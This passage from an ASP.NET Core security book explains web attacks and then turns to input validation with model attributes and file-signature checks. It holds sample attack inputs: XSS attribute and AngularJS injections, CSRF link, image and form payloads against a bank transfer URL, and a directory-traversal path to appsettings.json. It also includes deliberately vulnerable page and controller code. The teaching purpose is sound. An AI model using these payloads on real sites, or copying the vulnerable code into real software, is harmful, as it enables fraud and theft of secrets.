As I mentioned earlier, even if you figure out how to block all new elements, attackers can still add their own script to your website. Let's dive into examples on how to do that now.

Attribute-Based Attacks

All of the attacks I've mentioned so far can be mitigated if you merely HTML encode all of your angle brackets. To do that, you would need to turn all "<" characters into "<" and all ">" characters into ">" and to be protected from all of these attacks. But if you do this, it is *still* possible to perform an XSS attack. Take, for example, the search scenario I talked about earlier. If you have a search page, you'll probably want to show the user what they searched for on the page. If you have the text within a tag, then the preceding attacks won't work. But if you want to keep the text within a text box to make it easy to edit and resubmit, then the user can manipulate the <input> tag to incorporate new scripts.

In this example, text is added to the "value" attribute of an element. A hacker can close off the attribute and then add one of their own. Here is an example, with the hacker's input in bold.

Listing 5-20. Inserting XSS into an attribute

```
<input type="text" id="search" value='search text'↵
  onmouseover='MaliciousScript()' />
```

In Listing 5-20, the attacker entered "search text", added a quotation mark to close off the "value" attribute, and then added a new attribute – onmouseover – which executed the hacker's script.

Hijacking DOM Manipulation

The last way JavaScript can easily be inserted onto a page is by hijacking other code that alters the HTML on the page (i.e., alters the DOM). Here is an example that was adapted from the Vulnerability Buffet.[6]

Listing 5-21. HTML/JavaScript that is vulnerable to DOM based XSS attacks

```
@{
  ViewData["Title"] = "XSS via jQuery";
}

<h1>@ViewData["Title"]</h1>
<partial name="_Menu" />
<div class="attack-page-content">
  <p>
    This page unsafely processes text passed back from the↲
    server in order to do the search.
  </p>
  <div>
    <label for="SearchText">Search Text:</label>
    <input type="text" id="SearchText" />
  </div>
  <button onclick="RunSearch();">Search</button>
  <h2>
    You searched for:
    <span id="SearchedFor">@ViewBag.SearchText</span>
  </h2>
  <table width="100%" id="SearchResult">
    <tr>
```

[6] https://github.com/ScottNorberg-NCG/VulnerabilityBuffet/blob/master/AspNetCore/NCG.SecurityDetection.VulnerabilityBuffet/Views/XSS/JQuery.cshtml

```
      <th>ID</th>
      <th>Food Name</th>
      <th>Food Group</th>
      <th>Calories</th>
      <th>Protein</th>
      <th>Fat</th>
      <th>Carbohydrates</th>
    </tr>
  </table>
</div>

@section Scripts
{
  <script>
    function RunSearch() {
      var searchText = $("#SearchText").val();
      ProcessSearch(searchText);
    }

    function ProcessSearch(var searchText) {
      $("#SearchedFor").html(searchText);

      $.ajax({
        type: "POST",
        data: JSON.stringify({ text: searchText }),
        dataType: "json",
        url: "/XSS/SearchByName/",
        success: function (response) {
          ProcessResults(response);
        }
      });
    }

    function ProcessResults(response) {
      //Removed for brevity
    }
```

```
    var qs = new URLSearchParams(window.location.search);
    var searchText = urlParams.get('searchText');

    if (searchText != null)
      ProcessSearch(searchText);

  </script>
}
```

In Listing 5-21, running a search causes the text you searched for to be added *as HTML* (not as text) to the SearchedFor span. But worse, this function is called when the page loads. The last thing in the <script> tag is looking in the URL for a parameter called "searchText", and if found, the page runs the search text with the value in the query string. In this way, the XSS attack can occur without any server-side processing.

Note Most sources break XSS into three categories: Reflected, Persistent, and DOM based. There is little difference between how others present Reflected or Persistent XSS – these are pretty straightforward. Most books include a third type of XSS: *DOM based*. DOM based XSS is basically XSS as I've outlined in this section – indirectly adding your script to the page by hijacking script that manipulates the DOM. How you execute the script is different from how you get the script to the page, and mixing them is confusing, so I've presented things a bit differently here. If you read another book, or talk to others, expect them to think about three categories of XSS, rather than just two categories with three different methods of execution.

JavaScript Framework Injection

One type of XSS that doesn't get the attention it deserves is injecting code into your JavaScript framework templates. The difference between this and normal XSS is that instead of entering scripts to be interpreted directly by the browser, Framework Injection focuses on entering text to be interpreted by the Framework engine. Here is an example.

Listing 5-22. Code vulnerable to Framework Injection (AngularJS)

```
<div class="attack-page-content" ng-controller=
  "searchController" ng-app="searchApp">
    <p>@Model.SearchText</p>
</div>
<script>
    var app = angular.module('searchApp', []);
    app.controller('searchController', function ($scope) {
        $scope.items = [];
        $scope.alert = function () {
            alert("Hello");
        };
    });
</script>
```

If an attacker is able to enter "{{alert()}}" as the SearchText in the code in Listing 5-22, the page will be rendered with that text, which will be interpreted by the AngularJS engine as text to interpret.

Caution ASP.NET generally does a good job of preventing XSS attacks. It does not do anything to protect against this type of JavaScript framework injection, so take a special note of this type of XSS.

Third-Party Libraries

Another possible source of Cross-Site Scripting that doesn't get nearly enough attention in the web development world is the inclusion of third-party libraries. Here are two ways in which a hacker could utilize a third-party script to execute an XSS attack against a website:

- If you are utilizing an external provider for your script (usually via a Content Delivery Network, or CDN, such as if you pulled your jQuery from Microsoft using a URL that looks like this: `https://ajax.aspnetcdn.com/ajax/jQuery/jquery-3.4.1.min.js`), a hacker could replace the content provider's copy of the JavaScript file with one of their own, except including some malicious script within the file. Remember, content providers are not immune from hacking.

- If you download a JavaScript library, the library creator may have included malicious scripts in the download. This can happen if a hacker manages to add their own code to the download as with the previous example, or they might create the entire library themselves with the intent that you download and then use the file.

If you're using one of the most popular third-party libraries, you're mostly safe since these take their security pretty seriously. But there are techniques to tell the browser to check the integrity of these files which I'll show you later in the book.

Consequences of XSS

I've generally stayed away from, and will continue staying away from, going into depth on exploiting vulnerabilities. But I would like to take a minute to go into some of the possible consequences of an XSS attack to give you an idea what a serious vulnerability it is.

As I mentioned at the beginning of this chapter, there is a free and open source tool out there called the Browser Exploitation Framework, or BeEF, that makes it incredibly easy to take advantage of XSS vulnerabilities. Here are just a few things it can do:[7]

- Pull information about the user's system (operating system, browser, screen size, etc.)
- Redirect the user to a page of the hacker's choice
- Replace content on the page with content of the hacker's choice
- Detect software installed on the machine
- Run a scan of the user's network
- Check to see which social networks the user is logged into
- Attempt to hack into your router
- Attempt to hijack your webcam
- And my personal favorite: get a Clippy lookalike to ask if you want to update your browser, and then if the user clicks Yes, send a virus instead of a browser update

[7] https://github.com/beefproject/beef/wiki/BeEF-modules

You may have known already (or could have guessed) that XSS could be used to deface websites or steal information about the browser, but run network scans or hack your router? Yes, XSS is a serious vulnerability.

Another thing BeEF will help you do is submit requests, without the knowledge or consent of the user, on behalf of that user performing certain actions. Want to know how? Read on!

Cross-Site Request Forgery (CSRF)

In a nutshell, a Cross-Site Request Forgery, or CSRF, attack is one where an attacker takes advantage of a user's session and makes a request on the user's behalf without the user's knowledge or consent. Here is an example of a very simple CSRF attack.

Listing 5-23. Very simple CSRF attempt

```
<a href="https://bank.com/transfer?toAccount=123456&↲
  amount=1000">Win a Free iPad!</a>
```

What's going on in Listing 5-23?

1. User sees a link (either in an email or in a malicious site) that says "Win a FREE iPad!!!"
2. User clicks the link, which sends a request to bank.com to transfer $1,000 over to the hacker's bank account.

That's it. To clarify, there are three things that need to be true in order for this attack to work:

1. User must already be logged in. If they are, the browser may automatically send the authentication tokens along with the request.
2. Site allows GET requests to make such a sensitive operation. This can happen either because the web developer mistakenly allowed GET requests or allowed value shadowing.
3. User clicks the link to start the process.

To save the user the trouble of actually clicking a link, an attacker could trigger a browser to make the same GET request by putting the URL in an image, as seen in Listing 5-24.

Listing 5-24. CSRF without user intervention

```
<img src="https://bank.com/transfer?toAccount=123456&↲
  amount=1000" />
```

For endpoints that don't allow GETs, you can just use a form, as seen in Listing 5-25.

Listing 5-25. Simple CSRF attempt via a form

```
<form action=" https://bank.com/transfer?toAccount=123456&↲
  amount=1000">
  <input type="hidden" name="toAccount" value="123456" />
  <input type="hidden" name="amount" value="1000" />
  <button>Win a FREE iPad!!!</button>
</form>
```

Skipping user intervention would be relatively easy here too. You could just write some JavaScript that submits this form when the page is done loading. (I'll leave it to you to write that code if you really want it.)

Bypassing Anti-CSRF Defenses

The best way to stop CSRF attacks is to prove that any POST came as a result of the normal flow a user would take. That is, any POST follows a GET because the user requests a page, fills out a form, and then submits it. The hard part about this is that since Web is stateless, where do you as a developer store the token so you can validate the value you got back? In other words, you as a developer have to store the token somewhere so you can validate what the user sends back. Storing the token within session or the database is certainly an option, but this requires a relatively large amount of work to configure.

Enter the *Double-Submit Cookie Pattern*. The Double-Submit Cookie Pattern says that you can store the token in two places: within the form in a hidden field, and also within a cookie or other header. The theory is that if the form field and the header are the same, and the headers aren't accessible to the hacker and therefore they couldn't see the cookie, then the request must have been in response to a GET.

Note In this case, the cookie would need to be added using the *httponly* attribute, which hides it from any JavaScript the hacker might use to look for the cookie and return it.

Here is the problem: as long as the hacker knows what the cookie *name* is – which they can get by submitting a form and examining the traffic in a "valid" request – they can pull the value from the hidden field, add the cookie, and then submit the form. In this case, the server sees that the values are the same and thinks that the request is valid.

Luckily for us, .NET does something a bit more sophisticated than this, making it much tougher to pull off a CSRF attack. We'll cover that, and how the CSRF protection could be made even better, later in the book.

Operating System Issues

True operating system security is a field of study in and of its own. There are plenty of sources that will tell you how to secure your favorite operating system. What I want to focus on instead are the attacks to the operating system that are typically done through websites.

Directory Traversal

Directory Traversal refers to the ability for a hacker to access files on your server that you don't intend to expose. To see how this can happen, let's see an example from the Vulnerability Buffet. First, the front end.

Listing 5-26. Front end for a page vulnerable to Directory Traversal attacks

```
@{
    ViewData["Title"] = "File Inclusion";
}
@model AccountUserViewModel

<partial name="_Menu" />
<div class="attack-page-content">
  <h1>@ViewData["Title"]</h1>
  <p>This page loads files in an unsafe way.</p>
```

```
  <form action="/Miscellaneous/FileInclusion" method="post">
    <div>
      <label asp-for="SearchText">
        Select a product below to see more information:
      </label>
      <select asp-for="SearchText">
        <option value="babyfoods.txt">Baby Foods</option>
        <option value="baked.txt">Baked Products</option>
        <option value="beef.txt">Beef Products</option>
        <option value="beverages.txt">Beverages</option>
        <option value="breakfastcereals.txt">
          Breakfast Cereals
        </option>
        <option value="cerealgrains.txt">
          Cereal Grains and Pasta
        </option>
      </select>
      <button type="submit">Search!</button>
    </div>
  </form>
  <div>@ViewBag.FileContents</div>
</div>
```

The page in Listing 5-26 allows users to select an item on the drop-down list, which sends a filename back to the server. The controller method takes the content of the file and adds it to `@ViewBag.FileContents`.

If you're reviewing code for security vulnerabilities, the fact that the drop-down options all end with ".txt" is a huge warning sign that unsafe file handling is occurring. And in fact, files are unsafely processed, as we can see in Listing 5-27.

Listing 5-27. Controller method for page vulnerable to Directory Traversal attacks

```
[HttpPost]
public IActionResult FileInclusion(AccountUserViewModel model)
{
  var fullFilePath = _hostEnv.ContentRootPath +
                     "\\wwwroot\\text\\" + model.SearchText;
```

```
    var fileContents = System.IO.File.ReadAllText(fullFilePath);
    ViewBag.FileContents = fileContents;

    return View(model);
}
```

On the surface, you might assume that this code only takes the file name, and looks for a file with that name in a particular folder on the server, reads the content, and then adds the content to the page. But remember that "..\" tells the file path to move up a file. So, what happens, then, if an attacker sends "..\..\appsettings.json" instead of one of the drop-down choices? You guessed it, the attacker can see any settings you have in the configuration, including database connection strings and any other secrets you might have in there.

Beyond reading the configuration file, it's not too hard to imagine an attacker attempting to put even more instructions to move up a folder, then getting into C:\ windows to read all sorts of files on your server.

Remote and Local File Inclusion

Remote File Inclusion (RFI) and Local File Inclusion (LFI) are both similar to Directory Traversal in that the attacker is able to find a file on your server. Both RFI and LFI take it a step further and occur when a hacker is able to execute files of their choosing on your server. The main difference is that LFI involves files that are already on your server, where RFI involves files that have been uploaded to your server.

If you look for examples of either of these online, you will likely find many more examples of this vulnerability in PHP than in .NET. There are a number of reasons for this, including the fact that PHP is a more popular language than .NET, but it is also because this attack is easier to pull off in PHP than .NET. You should be aware of it, though, because you might well be calling external apps using a batch script or PowerShell, either of which might be hijacked to execute code if written badly.

OS Command Injection

Another attack is operating system command injection, which as you might guess is a vulnerability in which an attacker can execute operating system commands against your server. Like RFI, this is easier to pull off in less secure languages than in .NET, but be extremely careful in starting any process from your website, especially if using a batch or PowerShell script.

File Uploads and File Management

While giving users the ability to upload files isn't itself a vulnerability, it's almost certainly safe to say that the vast majority of websites that allow users to upload files don't do so safely. And while LFI isn't as much of a concern in .NET as it is in other languages, there are still some file-related attacks you should be aware of:

- **Denial of Service**: If you allow for large file uploads, it's possible that an attacker might attempt to upload a very large file that the server can't handle, bringing down your website.
- **LFI**: Being able to upload malicious files to your server leads to a much more serious vulnerability if the attacker is then able to use or execute that file.
- **GIFAR**: A GIFAR is a file that is both a valid GIF and a valid JAR (Java Archive), and 10 years ago, attackers were able to use a GIFAR to steal credentials.[8] Since then, attackers have been able to combine other file types,[9] making it easier for attackers to bypass some defenses.

Fortunately, there are some ways to mitigate some of these attacks, which I'll show you later in the book.

Caution There is another problem with file uploads that isn't an attack per se, but is something to watch out for. Before I got smart and stored files on a different server, I had websites go down because the drive ran out of space because I didn't pay attention to the number of files being uploaded. Yes, plural "websites" intended. So, do keep your files on a different server than your web server, and do keep track of how much space you have left. It is not fun trying to get onto a server that is out of space when your website is down.

---

[8] https://www.infoworld.com/article/2653025/a-photo-that-can-steal-your-online-credentials.html

[9] http://www.cse.chalmers.se/~andrei/ccs13.pdf

Other Injection Types

Once you've seen how injection works, it's easy to imagine how one could inject code into other languages as well, such as XML, XPath, or LDAP. XML External Entities, or XXE, which I covered in the last chapter, could be considered another type of injection. I won't get into any more examples here, but I hope you get the idea.

Clickjacking

I touched upon this very briefly in Chapter 4 when talking about headers, but attackers can load your site within an <iframe> in theirs and then hide it with a different user interface. For example, let's say I wanted to spam your website with links to buy my book. I'd create a website that had a UI on top of yours, and covering your "Comment" button I could put a button that says "Click here to win a free iPad!". Users clicking the link would think that they're entering a contest, but instead they're clicking a button on your website that posts a comment with a link to buy my book.

Unvalidated Redirects

In all versions of ASP.NET, when you try to access a page that requires authentication but are not logged in, the default functionality is to redirect you to the login page. But to help with usability, the app redirects you back to the page you were attempting to view. Here is the overall process:

1. The user attempts to view a page that requires authentication, such as `www.bank.com/account`.
2. The app sees that the user is not logged in, so redirects the user to the login page, appending "?returnUrl=%2Faccount" to the end of the URL.
3. The user enters their username and password, which are verified as valid by the server.
4. The server redirects the user to "/account" so that person can continue with what they were trying to do.

As I mentioned, this is pretty standard. But what if the server didn't validate that the path was correct before redirecting the user? Here's an attack scenario that would be trivially easy to pull off:

1. An attacker sends a phishing email out to a user, saying that their bank account has an issue, and they need to click the link in the email to verify their account immediately.
2. The user, educated in phishing attacks, looks at the URL to verify that the bank domain is correct (but ignores the query string) and clicks this URL: `https://bank.com/login?returnUrl=https://benk.com/login`.
3. The user logs into their account and then is redirected to `https://benk.com/login`, which at a quick glance looks exactly like their login page.
4. Figuring there was just some weird glitch in the login process, the user logs into the fake "benk.com" website, giving the hacker the user's username and password for their bank account.
5. The hacker's site then redirects the user back to the correct bank site and, since the user correctly logged in during step 3, can view their account without any problems.

This attack was brought to you by *unvalidated redirects*. You should never blindly accept user input and simply redirect the user to that page without any checks or protections, or you leave your users open to phishing attacks (or worse).

Session Hijacking

Session hijacking, or stealing someone else's session token, is common when one of three things are true:

1. Session or user tokens are sequential and/or easy to guess.
2. Session or user tokens are stored in the query string, making it easy for hackers to hijack a different user's session via a phishing attack.
3. Session or user tokens are reused.

ASP.NET doesn't use tokens that are easy to guess and they store their tokens with secure cookies, so neither of the first two problems apply. User tokens are specific to the user, and session tokens are generated in such a way to make them tough to recreate, so there's no problem here, right?

Unfortunately, as you'll recall from the last chapter and see in later chapters, there are some fairly large problems with how ASP.NET handles both session and user tokens. You could probably get away with the default user token handling mechanism for sites that don't store a significant amount of sensitive information; you will want something more robust if you are storing PII, PAI, or PHI.

Caution I'll show you how user token handling is not secure in ASP.NET, and how to fix it, later on. But session handling in ASP.NET Core is even worse. Session tokens are created per *browser* session, not per *user* session. What does that mean? If one user logs into your site, generates a session, and then logs out, then a second user logs into the site (or not, logging in is not strictly necessary) and will have access to **any and all** session data stored for the first user. I'll show you how to fix this later in the book, but in the meantime, **don't store any sensitive data in session**. Ever.

Security Issues Mostly Fixed in ASP.NET

While there are several security issues that have been mostly mitigated in ASP.NET, there are a few that you probably don't need to worry about much at all. However, you should know these issues exist for the following reasons:

1. You may need to create your own version of some built-in feature for some exotic feature, and you should know about these vulnerabilities to avoid them.
2. In Chapter 9, I'll show you how ASP.NET ignores most of these attacks. On the one hand, if these attacks are ignored, then they won't succeed. But on the other hand, shouldn't you want to know if someone is trying to break into your site?

Verb Tampering

Up until now, when talking about requests, I've been referring to one of two types: a GET or a POST. As I mentioned briefly earlier, there are several other types available to you. Older web servers would have challenges handling requests with unexpected verbs. As one common example, a server might enforce authentication when running a GET request, but might bypass authentication when running the same request via a HEAD.[10] I am unaware of any exploitable vulnerabilities ASP.NET related to verb tampering, though.

Response Splitting

If a hacker is able to put a newline/carriage return in your header, then your site is vulnerable to *response splitting*. Here's how it works:

1. An attacker submits a value that they know will be put into your header (usually a cookie) that includes the carriage return/line feed characters, sets the Content-Length, and whatever content they desire.
2. You add these values to the cookie, which adds them to the header.
3. The user sees the hacker's content, not yours.

Here's what that response would look like, with the attacker's text in bold.

Listing 5-28. Hypothetical response splitting attack response

```
HTTP/1.1 200 OK
<<redacted>>
Set-Cookie: somevalue=blue\r\n
Content-Length: 500\r\n
\r\n
<html>
<<attacker's content here which the user sees>>
</html>
(500 characters later)
<<your original content, ignored by the browser>>
```

[10] https://resources.infosecinstitute.com/http-verb-tempering-bypassing-web-authentication-and-authorization/

I tried to introduce the vulnerability seen in Listing 5-28 into ASP.NET Core for the Vulnerability Buffet, but found that I had to have my own modified copy of Kestrel to do so. This shouldn't be something you should need to worry about, unless you modify Kestrel. (And please don't do that.)

Parameter Pollution

Parameter pollution refers to a vulnerability in which an application behaves in unexpected ways if unexpected parameters, such as duplicated query string keys, are encountered by the web server. Imagine a scenario in which deleting a user could be done in a URL like this one: `https://your-site.com/users/delete?userId=44`. If your site is vulnerable to parameter pollution, if an attacker is able to append to this URL, they could do something like this: `https://your-site.com/users/delete?userId=44&userId=1`, and get you to delete the user with an ID of "1".

By default, when ASP.NET encounters this situation, it keeps the first value, which is the safer route to go. A better solution would be to fail closed reject the request entirely as possibly dangerous, but for now we'll need to settle for the adequate solution of accepting the first value only.

Business Logic Abuse

The last topic I'll cover in this chapter is business logic abuse. Business logic abuse is a tough topic to cover in a book, because it not only encompasses a wide range of issues, but most of these issues are specific to a specific web application. We've talked about some of these issues before, such as making sure you don't store private information in hidden fields or not expecting users to change query strings to try to get access to objects that aren't in their list. There are also others, such as not enforcing a user agreement before letting users access your site or allowing users to get around page view limits that are tracked in cookies by periodically deleting cookies.

Beyond saying "don't trust user input," the best thing you can do here is hire someone to try to hack into your website to try to find these issues. I'll give you some rough guidelines on what to look for in an external penetration tester later on because there are a lot of less-skilled or unethical penetration testers out there.

Summary

In this chapter, I took a deep dive into attacks that can be done against your website, with the idea that the better you understand how attacks work the better you will be able to design defenses against them.

You now should have a solid knowledge of website security. While there's always more to learn, you're now ready to start learning about implementing defenses for these attacks in your website.

CHAPTER 6

Processing User Input

At this point, I've covered a lot around application development security. I could keep going and cover more about securing your website – there are, after all, a whole family of attacks that target the website's network, operating system, and even hardware that I haven't covered. But these typically fall outside the responsibility of most software developers and so fall outside the scope of this book. But I have covered application development security pretty thoroughly, and so it's time to move on to preventing attacks.

Fortunately for us, Microsoft has worked hard to make programming in ASP.NET safer with every version. When used as designed, Entity Framework helps prevent SQL injection attacks. Content rendering is protected from most XSS attacks. CSRF tokens are added (though not necessarily validated) by default. Unfortunately for us, though, when given a choice between adequate and superior security, the ASP.NET team pretty consistently reaches for the adequate solution. Also, it is not immediately obvious how to keep the website secure if the default functionality doesn't fit our needs.

To learn how to successfully protect your websites, I'll first dive into how to protect yourself from malicious input. You should be quite familiar by now with the most common attacks that can be done against your website, but may be wondering how best to protect yourself from them.

Validation Attributes

When protecting yourself from attacks, the first thing you need to do is make sure that the information coming into the system is what you expect it to be. You can prevent quite a few attacks by enforcing rules on incoming data. How is that done in .NET Core? Via *attributes* on your data binding models. To illustrate how these validation attributes work, I'll create a backend for the form seen in Figure 6-1.

S. Norberg, *Advanced ASP.NET Core 3 Security*, https://doi.org/10.1007/978-1-4842-6014-2_6



Figure 6-1. *Sample form with five fields*

This form has five fields:

- **Name**: Required field, but doesn't have any specific format.
- **Email**: Required, and must be in email format.
- **Word that starts with "A"**: This is a word that must start with the letter "A". (Let's just pretend that this makes sense in this context.)
- **Age**: The age must be an integer between 18 and 120.
- **Number Of Pets**: This must be an integer smaller than 65,536.

How do we validate that each of these has data we expect? Let's look at the backend. First, the Razor version.

Listing 6-1. Razor Page with model validation

```
public class SampleFormModel : PageModel
{
  [BindProperty]
  public SampleModel Model { get; set; }

  public class SampleModel
  {
    [StringLength(100)]
    [Required]
    [Display(Name = "Name")]
    public string Name { get; set; }

    [StringLength(100)]
    [Required]
    [EmailAddress]
    [Display(Name = "Email")]
    public string Email { get; set; }

    [StringLength(20)]
    [Required]
    [RegularExpression("^(a|A)(.*)")]
    [Display(Name = "Word that starts with \"A\"")]
    public string Word { get; set; }

    [Display(Name = "Age")]
    [IsValidAge]
    public int Age { get; set; }

    [Display(Name = "Number Of Pets")]
    public ushort PetCount { get; set; }
  }

  public void OnGet()
  {
    ViewData["Message"] = "Submit the form to test";
  }
```

```
  public void OnPost()
  {
    if (ModelState.IsValid)
      ViewData["Message"] = "Data is valid!";
    else
      ViewData["Message"] = "Please correct these errors " + ↲
                            "and try again:";
    }
  }
}
```

I'm hoping that most of the content of Listing 6-1 looks familiar to you since it is consistent with Microsoft documentation. In case it doesn't, I'll highlight the important parts:

- The `Required` attribute tells the framework that you expect a value.
- The `EmailAddress` attribute tells the framework that you expect a value in email format. There are other formats available that I'll get to in a moment.
- The `RegularExpression` attribute can come in handy whenever you want to verify that a field has a particular format, but none of the out-of-the-box options will do.
- The `StringLength` attribute limits the amount of text that can be included, helping prevent a variety of attacks.

Notice that `Age` and `PetCount` also have different datatypes, `int` and `ushort`, respectively. Whenever possible, you should use a datatype to define your properties – not only is it better for readability, but it also helps limit the number of fields an attacker can use for submitting bad data. Because `Age` and `PetCount` are numbers, an attacker realistically can only submit attacks against the other three properties.

Like EmailAddress, ASP.NET has several specific format validators available. Here is a list, documentation taken from microsoft.com:[1]

- **[CreditCard]**: Validates that the property has a credit card format
- **[Compare]**: Validates that two properties in a model match

[1] https://docs.microsoft.com/en-us/aspnet/core/mvc/models/validation?view=aspnetcore-3.1

- **[EmailAddress]**: Validates that the property is in email format
- **[Phone]**: Validates that the property is in telephone number format
- **[Range]**: Validates that the property value falls within a specified range
- **[RegularExpression]**: Validates that the property value matches a specified regular expression
- **[Required]**: Validates that the field is not null
- **[StringLength]**: Validates that a string property value doesn't exceed a specified length limit
- **[Url]**: Validates that the property has a URL format

But what about IsValidAge? I included this because I wanted to show an example of a custom validator. In this case, letting people in younger than 18 may cause legal issues, and 120 seems like a reasonable upper limit to help prevent automated systems from entering in obviously bad values, so let's write a validator to make sure that people are an age appropriate to use this form.

Listing 6-2. Source code for custom model validator

```
public class IsValidAge : ↲
  System.ComponentModel.DataAnnotations.ValidationAttribute
{
  protected override ValidationResult IsValid(object value,
    ValidationContext validationContext)
  {
    int age;

    if (value == null || ↲
        !int.TryParse(value.ToString(), out age))
      return new ValidationResult("Age must be a number");

    if (age < 18 || age > 120)
      return new ValidationResult(
        "You must be at least 18 years old " +
```

```
            "and younger than 120 years old");

    return ValidationResult.Success;
  }
}
```

What's going on in Listing 6-2? This is a class that inherits from `System.ComponentModel.DataAnnotations.ValidationAttribute`. To make a valid attribute, all you need to do is override the `IsValid` method and then return a `ValidationResult` (with a descriptive error message if a check failed) once you're able to determine if the check succeeds of fails.

Tip You may also want to use the custom validator when all you need to do is a regular expression match, but you want to return a nicer error message than "The field [name] must match the regular expression [regex]."

If you're good about putting restrictive data types on all of your data elements, you will go far in preventing many attacks. Not only will hackers need to find input that causes their attack to succeed, they will need to work around any validation you have in place. It is certainly not a cure-all, but it is a good start.

Caution Do be careful when creating regular expression validation. You can easily create filtering that is too restrictive. As one example, you might think that you could accept only letters in the English alphabet for the first name, but you might encounter names like Žarko (like NBA player Žarko Čabarkapa), Karl-Anthony (like NBA player Karl-Anthony Towns), or D'Brickashaw (like NFL player D'Brickashaw Ferguson). What you choose to accept will depend greatly on the purpose and audience of your website.

Before we move on, please take note of the `if (ModelState.IsValid)` check in the `OnPost` method. The framework checks the validation automatically, but you have to verify the result of those checks manually. If you don't, you could have absolutely perfect validation set up and garbage data would get in because a check for validation failure never occurred.

Caution And no, verifying that the data is correct in JavaScript only is not sufficient. Remember how I changed the password and resubmitted the form using Burp Suite in Chapter 4? That bypassed any and all JavaScript checking. Ensuring that the input is correct in JavaScript has no real security value; it only improves the user experience for your site by providing feedback more quickly than a full POST process would.

For the sake of completeness, here's the same code for MVC.

Listing 6-3. Controller method for our sample form

```
public class MvcController : Controller
{
  [HttpGet]
  public IActionResult SampleForm()
  {
    ViewData["Message"] = "Submit the form to test";
    return View();
  }

  [HttpPost]
  public IActionResult SampleForm(SampleModel model)
  {
    if (ModelState.IsValid)
      ViewData["Message"] = "Data is valid!";
    else
      ViewData["Message"] = "Please correct these errors " +
                            "and try again:";

    return View();
  }
}
```

There's not much to see in Listing 6-3 since all of the validation logic is stored within the `SampleModel` class, which is a parameter in the POST method. So, here's the same class built for MVC in Listing 6-4.

Listing 6-4. Model for our sample MVC form

```
public class SampleModel
{
  [StringLength(100)]
  [Required]
  [Display(Name = "Name")]
  public string Name { get; set; }

  [StringLength(100)]
  [Required]
  [EmailAddress]
  [Display(Name = "Email")]
  public string Email { get; set; }

  [StringLength(20)]
  [Required]
  [RegularExpression("^(a|A)(.*)")]
  [Display(Name = "Word that starts with \"A\"")]
  public string Word { get; set; }

  [Display(Name = "Age")]
  [IsValidAge]
  public int Age { get; set; }

  [Display(Name = "Number Of Pets")]
  public ushort PetCount { get; set; }
}
```

This is the same class; except this time, it isn't a nested class within either the `Controller` or `PageModel`. Otherwise, the functionality is exactly the same between the Razor Page and the MVC version.

Validating File Uploads

What about uploading files? If we allow users to upload their own files, we need to be careful that the files themselves are safe. What are some things that you can do to check if the files are safe to use?

- Make sure the extension matches the purpose of the upload. For instance, if you want image files, limit your upload to accepting jpg, gif, and png files only.
- Limit the size of the file.
- Run a virus scan on the file.
- Check the file contents for accurate file signatures.

The first three should be fairly straightforward. The first two can be checked by looking at the file object in your server, and running a virus scan periodically should be something you can do on a regular basis. But the fourth item may require a bit of explanation. Many different file types have what's called a *file signature*, or a series of bytes within the file (usually at the beginning) that is common to all files of that type. For instance, if you open a gif image, you should expect to see the file start with either "GIF87a" or "GIF89a".[2] What would a validator look like if you were to look for the signatures of common image formats? Listing 6-5 shows an example.

Listing 6-5. Validator for image file signatures

```
public class ImageFile : ValidationAttribute
{
  protected override ValidationResult IsValid(object value,
    ValidationContext validationContext)
  {
    if (!(value is IFormFile))
      return new ValidationResult("This attribute can only " +
        "be used on an IFormFile");

    byte[] fileBytes;

    var asFile = (IFormFile)value;

    using (var stream = asFile.OpenReadStream())
    {
      fileBytes = new byte[stream.Length];
```

[2] www.garykessler.net/library/file_sigs.html

```
      for (int i = 0; i < stream.Length; i++)
      {
        fileBytes[i] = (byte)stream.ReadByte();
      }
    }

    var ext = System.IO.Path.GetExtension(asFile.FileName);

    switch (ext)
    {
      case ".jpg":
      case ".jpeg":
      //If the first three bytes don't match the expected,
      //fail the check
        if (fileBytes[0] != 255 ||
            fileBytes[1] != 216 ||
            fileBytes[2] != 255)
          return new ValidationResult("Image appears not " +
            "to be in jpg format. Please try another.");
